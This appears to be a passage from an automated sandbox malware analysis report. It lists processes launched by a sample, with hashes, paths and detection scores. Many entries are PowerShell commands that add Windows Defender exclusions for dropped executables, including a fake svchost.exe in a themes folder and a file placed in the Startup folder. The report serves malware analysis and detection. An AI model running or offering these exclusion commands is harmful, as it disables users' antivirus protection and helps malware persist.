Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\eCD9cjXnQ68Ged31T2X6ac6dL39YG124d98OXa10c044\svchost.exe' -Force
Imagebase:	0x21e00000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

Analysis Process: powershell.exe PID: 3064 Parent PID: 2336

General

Start time:	20:30:57
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\CTF loader_es.exe' -Force
Imagebase:	0x21e00000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

Analysis Process: powershell.exe PID: 920 Parent PID: 2336

General

Start time:	20:30:58
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\eCD9cjXnQ68Ged31T2X6ac6dL39YG124d98OXa10c044\svchost.exe' -Force
Imagebase:	0x21e00000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

Analysis Process: Bw6d8Paf6bOV36xS4N6.exe PID: 1192 Parent PID: 1388

General

Start time:	20:31:00
Start date:	04/05/2021
Path:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe'
Imagebase:	0x10b0000
File size:	3367424 bytes
MD5 hash:	D96F52FC8733D2F4A127BDC44D4CEB25
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: CTF loader_es.exe PID: 2444 Parent PID: 2336

General

Start time:	20:31:08
Start date:	04/05/2021
Path:	C:\Users\user\AppData\Roaming\CTF loader_es.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Roaming\CTF loader_es.exe
Imagebase:	0x2e0000
File size:	3367424 bytes
MD5 hash:	D96F52FC8733D2F4A127BDC44D4CEB25
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 1552 Parent PID: 2368

General

Start time:	20:31:08
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe' -Force

Imagebase:	0x22000000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: powershell.exe PID: 660 Parent PID: 2368

General

Start time:	20:31:08
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\eCD9cjXnQ68Ged31T2X6ac6dL39YG124d98OXa10c044\svchost.exe' -Force
Imagebase:	0x22000000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: powershell.exe PID: 2812 Parent PID: 2368

General

Start time:	20:31:09
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe' -Force
Imagebase:	0x22000000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: CTF loader_es.exe PID: 2788 Parent PID: 2336

General

Start time:	20:31:14
Start date:	04/05/2021
Path:	C:\Users\user\AppData\Roaming\CTF loader_es.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Roaming\CTF loader_es.exe
Imagebase:	0x2e0000
File size:	3367424 bytes
MD5 hash:	D96F52FC8733D2F4A127BDC44D4CEB25
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 2804 Parent PID: 2368

General

Start time:	20:31:13
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\eCD9cjXnQ68Ged31T2X6ac6dL39YG124d98OXa10c044\svchost.exe' -Force
Imagebase:	0x22000000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: svchost.exe PID: 2916 Parent PID: 1388

General

Start time:	20:31:13
Start date:	04/05/2021
Path:	C:\Windows\Resources\Themes\Aero\Shell\eCD9cjXnQ68Ged31T2X6ac6dL39YG124d98OXa10c044\svchost.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\Resources\Themes\aero\Shell\eCD9cjXnQ68Ged31T2X6ac6dL39YG124d98OXa10c044\svchost.exe'
Imagebase:	0xb20000
File size:	3367424 bytes
MD5 hash:	D96F52FC8733D2F4A127BDC44D4CEB25
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 19%, Metadefender, Browse • Detection: 45%, ReversingLabs

Analysis Process: powershell.exe PID: 2920 Parent PID: 1192

General

Start time:	20:31:14
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe' -Force
Imagebase:	0x22000000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: powershell.exe PID: 2300 Parent PID: 1192

General

Start time:	20:31:15
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\eCD9cjXnQ68Ged31T2X6ac6dL39YG124d98OXa10c044\svchost.exe' -Force
Imagebase:	0x22000000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: powershell.exe PID: 2760 Parent PID: 1192

General

Start time:	20:31:16
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe' -Force
Imagebase:	0x22000000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: powershell.exe PID: 1900 Parent PID: 1192

General

Start time:	20:31:17
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Windows\Resources\Themes\aero\Shell\eCD9cjXnQ68Ged31T2X6ac6dL39YG124d98OXa10c044\svchost.exe' -Force
Imagebase:	0x22000000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Disassembly

Code Analysis